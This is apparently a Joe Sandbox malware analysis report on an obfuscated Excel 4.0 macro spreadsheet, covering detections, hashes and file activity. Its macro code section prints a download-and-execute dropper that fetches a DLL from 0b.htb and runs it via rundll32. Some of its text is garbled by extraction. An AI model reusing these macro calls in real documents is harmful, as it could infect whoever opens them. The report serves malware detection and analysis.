



**ID:** 256027

Sample Name: oBfsC4t10n2.xls

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 11:47:11 Date: 03/08/2020

Version: 29.0.0 Ocean Jasper

# **Table of Contents**

Table of Contents	2
Analysis Report oBfsC4t10n2.xls	4
Overview	4
General Information	
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Initial Sample	4
Sigma Overview	4
Signature Overview	4
Networking:	5
System Summary:	5
HIPS / PFW / Operating System Protection Evasion: Mitre Att&ck Matrix	5
	5
Behavior Graph	5
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7 7
Initial Sample Dropped Files	<del>/</del> .
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	7
Contacted Domains	8
URLs from Memory and Binaries	8
Contacted IPs	8
General Information	8
Simulations	8
Behavior and APIs  Croated / dropped Files	<u>8</u> 9
Created / dropped Files	
Static File Info General	10 10
File Icon	10
Static OLE Info	10
General	11
OLE File "oBfsC4t10n2.xls" Indicators	11
Summary	<u>11</u> 11
Document Summary	11
Streams Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	
General	11
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 General	11 11
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 833805 General	12 12
Macro 4.0 Code	12
Network Behavior	12
Code Manipulations	12
Statistics	12
System Behavior	12
Analysis Process: EXCEL.EXE PID: 1824 Parent PID: 584	13
General	13
File Activities	13

 	1								
									1
									13
	 	2							
									23
 	2								
 	2								
	 	29							
 	29								

Copyright null 2020 Page 3 of 29

# Analysis Report oBfsC4t10n2.xls

### **Overview**

### **General Information**

# Sample Name: Analysis ID: 256027 MD5: 0c09fbdf98f0a61... SHA1: bb4a594ecf90ed6. SHA256: 1f156f86d45e28d.. Most interesting Screenshot:


### **Detection**



### **Signatures**



### Classification



### **Startup**

- System is w7x64
- EXCEL.EXE (PID: 1824 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- cleanup

### **Malware Configuration**

No configs have been found

### **Yara Overview**

### **Initial Sample**


Source	Rule	Description	Author	Strings
oBfsC4t10n2.xls	JoeSecurity_HiddenMacro	Yara detected	Joe Security	
		hidden Macro 4.0		
		in Excel		

### Sigma Overview

No Sigma rule has matched

### **Signature Overview**

Copyright null 2020 Page 4 of 29



- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
   HIPS / PFW / Operating System Protection Evasion

Networking:



Found malicious URLs in unpacked macro 4.0 sheet

**System Summary:** 



Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

HIPS / PFW / Operating System Protection Evasion:




Yara detected hidden Macro 4.0 in Excel

### Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se
Valid Accounts	Scripting 3 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Insecure	Re Tra Wi
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Redirect Phone Calls/SMS	Re Wi Wi Au
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography		Ot De Cli Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3 1	NTDS	System Information Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

### **Behavior Graph**

Copyright null 2020 Page 5 of 29



### **Screenshots**

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Copyright null 2020 Page 6 of 29





# Initial Sample No Antivirus matches Dropped Files No Antivirus matches Unpacked PE Files No Antivirus matches Domains No Antivirus matches URLs No Antivirus matches

### **Domains and IPs**

Copyright null 2020 Page 7 of 29

### **Contacted Domains**

No contacted domains info

### **URLs from Memory and Binaries**

Name	Source	Malicious	Antivirus Detection	Reputation
http://0b.htb/s.dll	oBfsC4t10n2.xls, before.1.0.0.sheet.csv_unpack	true		unknown

### **Contacted IPs**

No contacted IP infos

### **General Information**

Joe Sandbox Version:	29.0.0 Ocean Jasper
Analysis ID:	256027
Start date:	03,08,2020
Start time:	11:47:11
	CloudBasic
Joe Sandbox Product:	
Overall analysis duration:	0h 4m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	oBfsC4t10n2.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	3
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	EGA enabled     HDC enabled     AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLS@1/5@0/0
Cookbook Comments:	Adjust boot time Enable AMSI Found application associated with file extension: .xls Found Word or Excel or PowerPoint or XPS Viewer Found warning dialog Click Ok Attach to Office via COM Scroll down Close Viewer
Warnings:	Show All  Exclude process from analysis (whitelisted): dllhost.exe

# **Simulations**

### **Behavior and APIs**

No simulations

Copyright null 2020 Page 8 of 29

# **Created / dropped Files**

C:\Users\use	r\AppData\Local\Temp\9A340000
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Size (bytes):	487922
Entropy (8bit):	7.943103513556684
Encrypted:	false
MD5:	92C909EEEEA6B9896F9565376C9F92AD
SHA1:	9E32F25B02BA19AA1BBDB934743337FF07D794DF
SHA-256:	78AA2077F8B85B2E2CCA993F658A8029C730984B74AEF034ED704C65C00F074F
SHA-512:	91DDDEA7FD916CCDF549D208E81188808F8C48A81FE3EE8A7DBB56F1B1818A656D0E30FB94546C5C3AF52A95E0FE375088F62DDCEFB6EA07F257F522D25B74
Malicious:	false
Reputation:	low
Preview:	Mn.0zBEQh.ehr,8}6h7.%j2ZqD.AGcCWQ!.`ZXqu.V.D{*fos'.k.<-}@5zrT.lQ}.WP.P)9Q`~.,`]eb~."y. Bw. x. OWdpxT2as.C. V?qXg.e. 5P.Lw.sZr.K.e.fl5^.o.Z'.5e.3pz.S6t).Y.?&[d&.H[. L.Qo.b':E.U@.@7K=}.y`e. \ubl.dz.@ 1r9.h.B7PK!.j0[Content_Types].xml(</td

Process:	r\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK  C:\Program Files\Microsoft Office\14\EXCEL.EXE
	•
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Mon Aug 3 17:47:41 2020, atime=Mon Aug 3 17:47:41 2020, length=12288, window=hide
Size (bytes):	867
Entropy (8bit):	4.469987947027048
Encrypted:	false
MD5:	C8A9ECCE42D711C6EB652564FE463309
SHA1:	0871BFB9B276AA3C90A0736FC7BEB2920F5946FB
SHA-256:	618E1CF990F11A3D1381C745D22ABF2D673A10B4377C81B9EBBB85E08859C964
SHA-512:	1FE3CDF22F715D58487B779374C08B0B592C79B0CEAB1A1C74EBE2FB3B57FA4F7E8F4D4270EBAD8E4699C38D69CD66648C98F60ADA2B86EF942EFBFF648A6CB
Malicious:	false
Reputation:	low
Preview:	L

C:\Users\use	r\AppData\Roaming\Microsoft\Office\Recent\index.dat
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Size (bytes):	86
Entropy (8bit):	4.525508685137815
Encrypted:	false
MD5:	BA9B0DF75AA0B03A9623141491F320C0
SHA1:	822FC81CC161AA04663249F8354BF1BF1A223BEC
SHA-256:	48A010C28F445AB887949A3A048D39A67895D24FBAAEE372CBC862835EAA67DC
SHA-512:	0A82DF11F7F41AC1F682B99A8146DF02288A81614D4F60688515D674DC515C1D4236DB59D369AAB757BD965DF9C24745AB0159C3A7DA485E2E242EB6C78BC7E
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0[xls]oBfsC4t10n2.LNK=0oBfsC4t10n2.LNK=0[xls]oBfsC4t10n2.LNK=0

C:\Users\user	\AppData\Roaming\Microsoft\Office\Recent\oBfsC4t10n2.LNK
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Jul 27 13:09:10 2020, mtime=Mon Aug 3 17:47:41 2020, atime=Mon Aug 3 17:47:41 2020, length=849920, window=hide
Size (bytes):	2038
Entropy (8bit):	4.528532914088417
Encrypted:	false
MD5:	E613EC770F844BFCAE9DE89339E5C4AB
SHA1:	16DC6839BA6DA13E5D97FDBD371F8492C187FD18
SHA-256:	599B05005D3E15E278E23A6483FC658A4530DADC1B4BD400DB17873B59A87A0A

Copyright null 2020 Page 9 of 29

C:\Users\user	AppData\Roaming\Microsoft\Office\Recent\oBfsC4t10n2.LNK
SHA-512:	8B1422F326D94963548B7B8C86974E5CADFE5EDD6EE28B5ABD6BA1478F524AE847456843B42BCF3B3E98AF07842102B772752BBE9CDFA2F67C27F362ECAE6A
Malicious:	false
Reputation:	low
Preview:	LF#d.Aii

C:\Users\use	r\Desktop\9B340000
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Size (bytes):	886307
Entropy (8bit):	5.689690239767077
Encrypted:	false
MD5:	1493293FF1D3DE9A85546C0B7711405A
SHA1:	7E9CC0E08DFAF6EC111602BB154D9DCD34FB7BBD
SHA-256:	B281011C206EA8CC618FBDD4364C822D79C6CCF14088009C77CA32C98703A30C
SHA-512:	A05045F050BE7BB7BD13DADCB7E60942A0A260DFC77C931ADE7240100D54DE2AD84D1B0B6DB64741B5951C9ED2F66DDDE64ECEEFC790BDA8BC4804F3C14DD18D
Malicious:	false
Reputation:	low
Preview:	

## Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: 0xdf, Last Saved By: 0xdf, Name of Creating Ap plication: Microsoft Excel, Create Time/Date: Mon Mar 23 14:19:10 2020, Last Saved Time/Date: Sat Apr 25 19:43:56 2020, Security: 0
Entropy (8bit):	5.658051669585681
TrID:	<ul> <li>Microsoft Excel sheet (30009/1) 47.99%</li> <li>Microsoft Excel sheet (alternate) (24509/1) 39.20%</li> <li>Generic OLE2 / Multistream Compound File (8008/1) 12.81%</li> </ul>
File name:	oBfsC4t10n2.xls
File size:	849920
MD5:	0c09fbdf98f0a6144a42fde00fe21504
SHA1:	bb4a594ecf90ed6b9e408c404b08620500fb4c02
SHA256:	1f156f86d45e28dac74015051546305497adb86b4e46bb d9a84ccf5e25a12f4
SHA512:	e07776cc23b1a9629e760173e7cbf47bfc56f87c1f74f51a d59299dad3e01387ed355bed4cdcfcc269cb55ad735789 6b3e1d57a7cdea0c6d84ecec09ca79e8d4
SSDEEP:	12288:53wXyuDwsryfLIYUFZWyehWg6rj4P8pJNjavyP: 5Axr2YUWyXvzD
File Content Preview:	

File	Icon

Icon Hash:	e4eea286a4b4bcb4

### Static OLE Info

Copyright null 2020 Page 10 of 29

General	
Document Type:	OLE
Number of OLE Files:	1

### OLE File "oBfsC4t10n2.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Author:	0xdf
Last Saved By:	0xdf
Create Time:	2020-03-23 14:19:10
Last Saved Time:	2020-04-25 18:43:56
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

### Streams

### Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.333599520797
Base64 Encoded:	False
Data ASCII:	
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00

### Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.266633510482
Base64 Encoded:	False
Data ASCII:	

Copyright null 2020 Page 11 of 29

General	
Data Raw:	$ \begin{array}{l} \text{fe ff } 00\ 00\ 0a\ 00\ 02\ 00\ 00\ 00\ 00\ 00\ 00\ 00\ 00$

### Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 833805

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	833805
Entropy:	5.70721264282
Base64 Encoded:	True
Data ASCII:	ZO\\.p0xdf Ba=ThisWorkbook=E8X.@
Data Raw:	09 08 10 00 00 60 50 05 a 4f cd 07 c9 00 02 00 60 80 00 0e1 00 02 00 b0 04 c1 00 02 00 00 00 0e2 00 00 05 c00 70 00 04 00 00 30 78 64 66 20 20 20 20 20 20 20 20 20 20 20 20 20

### Macro 4.0 Code

CALL("Kernel32", "CreateDirectoryA", "JCJ", "C:\rncwner", 0)

 $CALL ("Kernel 32", "Create Directory A", "JCJ", "C:\rncwner\CkkYKII", 0)$ 

CALL(URLMON, URLDownloadToFileA, "JJCCJJ", 0, http://0b.htb/s.dll, C:\rncwner\CkuiQhTXx.dll, 0, 0)

 $CALL(Shell32, ShellExecuteA, "JJCCCCJ", 0, "Open", "rundll32.exe", C: \label{lem:call} CALL(Shell32, ShellAxe, ShellAxe,$ 

^R,),\$<,),+,w,w,|,W,R,0,{q,{:./,^=,%e,"""",^N,t,v,2,>,4,N,7,y,\$,%,9,!,w,K,\*,K,S,F,=,1,T,m,x,r,B,F"""",|,R,K,b,,,,,,,,,+,,-,d,Q,l,p,T,A,H,:,[,8,,,?',\,\!,f,n,F,t,t,5,.\_a,+,B,R,{e,T,-

 $.8,"",C,c,Z,q,Y,0,2,h,M,l,k,K,\#,A,v,w\#,4,L,S,l,V,k,L,a,L,M,M,z,m,4,F,\},F,l,g,p,P,l,f,^*,h,),-],l,y,P,u,s,7,W,J,c,l,?,h,Y,l,<,O,Q,l,p,l,M,T,z,`,"=lF(GET.WORKSPACE(42),CONCATENATE(E394, F1194, F549, E6 35, O697, U208,T458,M868,Z4,U777),CONCATENATE(F394, F1194, E549, O635, U697, D777))",l,4,O,E,@,e,i,),v,\},@,%,Q,_,?,l,y,n,&,""",l,M,e,A,P,R,J,v,k,R,F,...[,&,F,E,k,~,p,\{x,M,d,=GOTO(C1300),<,1,\,",",4,#,y,m,~,R,v,n,Y,w,a,_<,F,-,d,#,pn,{,h,s,>,L,l,@,h,o,E,=,T,w,^z,x,4,g,},r,"",",e,x,9,R,r,",",e,x,*,-,c,x,W,K,{i,:},",e,x,*,-,c,x,W,K,{i,:},",e,x,+,-,c,x,W,K,{i,:},",e,x,+,-,c,x,+,-,c,x,W,K,{i,:},",e,x,+,-,c,x,+,-,c,x,W,K,{i,:},",e,x,+,-,c,$ 

 $<9,0,0),y,^6,,^{""},l,l,z,m,D,l,l,w,9T,Y,F,O,O,z,i,t,H,f,2,^{'},d,i,e,K,^{'},?,@,4,;,U,2,4,K',0,E,Z,9,Q,,,<G,m,_>,K,e,O,,\$,P,j,0,l,+,V,s,<\%b,Y,=,<x,Q,k,w,<k,i,b,r,l,@,{,6,6,3},..;z,f,-F,E@,O,v,8,y,V,N,T,t,c,H,C,h,=,n,h,",",R,F,\$,c,N,5,l,z,Ax,>_{\{,<u,3,h,l,f,c,Y,h,w,R,F,\#,i,l,6,P,,",l,n,v,-1,M%,R,<^*,-,",">,...,.,m,h,l,@,l,[w,-w,1,e,u,-1,e,u,$ 

 $[.G...p.], ], 0, 0, k, \&, @, y, 3, N, ", G.1, ^7, W, u, 0, \{.K.j.j.i, A5, 1_...), k, M, k, """", m, U, x, /.!, 1, h, ", ", p, S, ..., W, ', L, q, ), """", \{., x, ..., 8, D, J, ), L, A, A, R, M, K, R, I, W, @, h, s, k, t, \&, %, U, I, O; j, f, K, =, b, i, <, -, P,;, \$, h, \}, |;,,, K, 1, 8, K, <, J,;, y, dw, +, g, q, K, q, i, ^, S, -, S, =, O, N, ..., 9, e, N, -$ 

 $, Y, t, D, t, M, L, A, c, m, Tp, p, w, b, *, t, \_, p, ^, ", ", S, 7, p, , e, A, [,, [...5, a, T, c, ;, b-, x, J, N, X, 7, t, B, c, 1, 1, t, C, b, \&, W, \#, f, ], N, L, C, F, """", I,?>, .., W, A, C, B, C$ 

 $[t,P,e,"",y,@,5,t,X,B,1,w,^l,H,w,g,P,x,r,O,G,>g,s,O,F,\$,...,e,g,]]_R,S,e,M,?,m,S,..,L,D,>z,E,F,C,a,*,',v,6\}_1,1]_R,;,r,^\lambda,l,p,P,R,B,G,C,S,ai,=,b,v,*>,g,0,8,q,X,S,V,9,G,4,x,G,\&,-,U,/d,i,0,I",;,t,"",],\{R,_p,P,*L,9,3,q,R,G,S,e,R,g,C,S,ai,=,b,v,*>,g,0,8,q,X,S,V,9,G,4,x,G,\&,-,U,/d,i,0,I",;,t,",",],\{R,_p,P,*L,9,3,q,R,G,S,e,R,g,C,S,ai,=,b,v,*>,g,0,8,q,X,S,V,9,G,4,x,G,\&,-,U,/d,i,0,I",;,t,",",],\{R,_p,P,*L,9,3,q,R,G,S,e,R,g,C,S,ai,=,b,v,*>,g,0,8,q,X,S,V,9,G,4,x,G,\&,-,U,/d,i,0,I",;,t,",",],\{R,_p,P,*L,9,3,q,R,G,S,e,R,g,C,S,ai,=,b,v,*>,g,0,8,q,X,S,V,9,G,4,x,G,\&,-,U,/d,i,0,I",;,t,",",],\{R,_p,P,*L,9,3,q,R,G,S,e$ 

### **Network Behavior**

No network behavior found

### **Code Manipulations**

### **Statistics**

### **System Behavior**

Copyright null 2020 Page 12 of 29

### Analysis Process: EXCEL.EXE PID: 1824 Parent PID: 584

### General

Start time:	11:47:39
Start date:	03/08/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f5e0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

### **File Activities**

### File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\39B6.tmp	read attributes   synchronize   generic read	device	synchronous io non alert   non directory file	success or wait	1	13F92EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\9A340000	read attributes   synchronize   generic read   generic write	device	synchronous io non alert   non directory file   open no recall	success or wait	1	7FEE9969AC0	unknown

### File Deleted

			Source	
File Path	Completion	Count	Address	Symbol
C:\Users\user\AppData\Local\Temp\39B6.tmp	success or wait	1	13FB9B818	DeleteFileW

### File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9A340000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	C:\Users\user\Desktop\oBfsC4t10n2.xls18	success or wait	1	7FEE9969AC0	unknown

### File Written

							Source		
File Path	Offset	Length	Value	Ascii	Completion	Count	Address	Symbol	

Copyright null 2020 Page 13 of 29

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9A340000	569	433	85 f7 05 7a 07 81 db 42 a2 d3 45 51 14 96 b3 68 93 65 1a 20 e9 01 68 72 2c 11 e6 1f 38 93 c4 be 7d 87 b2 e3 36 86 2d c5 68 37	Mn.0zBEQh.eh r,8}6h7.%j2.ZqD.AGcCWQ!.`ZXqu.V.D{ *fos'.k<}@5 zTT.IQWP.P)9Q~,Jeb-"y .BwxOWdpxT2as.CV?qXg.e. 5P.	success or wait	33	7FEE9969AC0	unknowr
C:\Users\user\AppData\Local\Temp\9A340000	1002	2	03 00		success or wait	16	7FEE9969AC0	unknowr
C:\Users\user\AppData\Local\Temp\9A340000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00	PK	success or wait	17	7FEE9969AC0	

Copyright null 2020 Page 14 of 29

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9A340000	195092	65536	0a 00 00 00 0d 49 48 44 52 00 00 03 f0 00 00 02 dd 08 02 00 00 00 04 78 1f 05 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01	{.m.\$m~ #MM.me%k.Eq O EK0M=>.w=B *.P.B*.P.B1.ji uT(P.@T(P.@*	success or wait	5	7FEE9969AC0	unknown
C:\Users\user\AppData\Local\Temp\9A340000	486725	1197	00 06 00 08 00 00 00 21 00 c9 6a 30 96 b3 01 00 00 ff 05 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00	sPK!.P.r>   xl/_rels/wor  kbook.xml.relsPK!.   fi	success or wait	1	7FEE9969AC0	unknown

Copyright null 2020 Page 15 of 29

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	_	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00	g2	success or wait	18	7FEE9969AC0	
C:\Users\user\Desktop\9B340000	unknown	16384	c8 6f 60 f3 d0 7a 56 7e 65 7b f8 e1 87 89 9d c5 3d 2f f2 cd 4f f9 9d 2b 02 9b 14 05 0b 53 97 f6 46 4e fd 72 8a 5e 07 40 c5 08 ab	~.7.o`zV~e{=/O +SFN.r.^@#5.] J^oF!`B?.K.E Cn<]."])7n( K5.]><^T 	success or wait	2	7FEE9969AC0	unknown

Copyright null 2020 Page 16 of 29

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown		00 80 01 40 00 08 02 10 00 02 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10		success or wait	16	7FEE9969AC0	
C:\Users\user\Desktop\9B340000	unknown	16384	0a 00 40 00 1d 00 00 00 fd 00 0a 00 2a 00 0b 00 40 00 1b 00 00 00 fd 00 0a 00 2a 00 0c 00 40 00 4e 00 00 00 fd 00 0a 00 2a 00	*@*@ .V *@*@ .V *@*@ .7* 	success or wait	3	7FEE9969AC0	unknown

Copyright null 2020 Page 17 of 29

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown		00 03 00 40 00 2d 00 00 00 fd 00 0a 00 d4 00 04 00 40 00 2a 00 00 00 fd 00 0a 00 d4 00 05 00 40 00 49 00 00 06 d0 00 0a 00 d4 00 06 00 40 00 1e 00	@@*	success or wait	6	7FEE9969AC0	
C:\Users\user\Desktop\9B340000	unknown	16384	00 4f 00 00 00 fd 00 0a 00 53 01 04 00 40 00 17 00 00 00 fd 00 0a 00 53 01 05 00 40 00 47 00 00 00 fd 00 0a 00 53 01 06 00 40	S@.GS@.9S @. <s@s@ @.@S@S@.". S@.5S@.% S@.\S@</s@s@ 	success or wait	2	7FEE9969AC0	unknown

Copyright null 2020 Page 18 of 29

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown		11 00 00 00 fd 00 0a 00 1f 04 19 00 40 00 31 00 00 00 d7 00 44 00 3f 31 00 00 6c 02 6c 01 b1 01 6c 01 6c 01 6c 01 6c 01 6c 01		success or wait	3	7FEE9969AC0	
C:\Users\user\Desktop\9B340000	unknown	11554	00 40 00 43 00 00 00 fd 00 0a 00 1c 05 0a 00 40 00 29 00 00 00 fd 00 0a 00 1c 05 0b 00 40 00 0a 00 1c 05 0c fd 00 0a 00 1c 05 0c	@.C@.)	success or wait	1	7FEE9969AC0	unknown

Copyright null 2020 Page 19 of 29

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown		05 8b c2 7e f3 cd 37 c8 6f 60 f3 d0 7a 56 7e 65 7b f8 e1 87 89 9d c5 3d 2f f2 cd 4f f9 9d 2b 02 9b 14 05 0b 53 97 f6 46 4e fd 72 8a 5e 07 40 c5 08 ab	~.7.o`.zV~e{=/O +SFN.r.^@#5.]. J^oF!'B?.K.E Cn<,]."])7n( K5.]><^.T Y{.c.]2>Y.m9 r%.V.ES.q.wm64\$u =h^8.c.o0.	success or wait	1	7FEE9969AC0	
C:\Users\user\Desktop\9B340000	unknown	14605	00 40 00 43 00 00 00 fd 00 0a 00 1c 05 0a 00 40 00 29 00 00 00 fd 00 0a 00 1c 05 0b 00 40 00 0a 00 1c 05 0c fd 00 0a 00 1c 05 0c		success or wait	1	7FEE9969AC0	unknown

Copyright null 2020 Page 20 of 29

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 20 00 06 06 00 00 e1 00 02 00 00 06 20 00 00 5c 00 70 90 00 20 00 00 5c 00 70 90 00 20 20 20 20 20 20 20 20 20 20 20 20	\puser  Ba=ThisWorkbookE8X.@.	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	208	00 00 00 00 00 00 00 00 00 00 00 00 00 0	0xdfuserMicrosoft Excel.@ C@i	success or wait	1	7FEE9969AC0	unknown

Copyright null 2020 Page 21 of 29

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	292	00 00 00 00 00 00 00 00 00 00 00 00 00	PXdlt	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	7168	00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d		success or wait	1	7FEE9969AC0	unknown

Copyright null 2020 Page 22 of 29

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	512	d0 cf 11 e0 a1 b1 1a	>	success or wait	1	7FEE9969AC0	unknown
			e1 00 00 00 00 00 00	Z				
				nop.				
			00 00 00 3e 00 03 00	qrstuvw				
			fe ff 09 00 06 00 00					
			00 00 00 00 00 00 00					
			00 00 0d 00 00 00 7a					
			06 00 00 00 00 00 00					
			00 10 00 00 fe ff ff ff					
			00 00 00 00 fe ff ff ff					
			00 00 00 00 6d 06 00					
			00 6e 06 00 00 6f 06					
			00 00 70 06 00 00 71					
			06 00 00 72 06 00 00					
			73 06 00 00 74 06 00					
			00 75 06 00 00 76 06					
			00 00 77 06 00 00 78					
			06 00 00 79 06 00 00					
			######################################					
			######################################					
			######################################					
			######################################					
			##########					
			##########					
			##########					
			##########					
			##########					
			ff ff ff ff ff ff ff ff ff					
			ff ff ff ff ff ff ff ff ff					
			ff ff ff ff ff					

### File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	16384	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	16384	success or wait	1	7FEE9969AC0	unknown
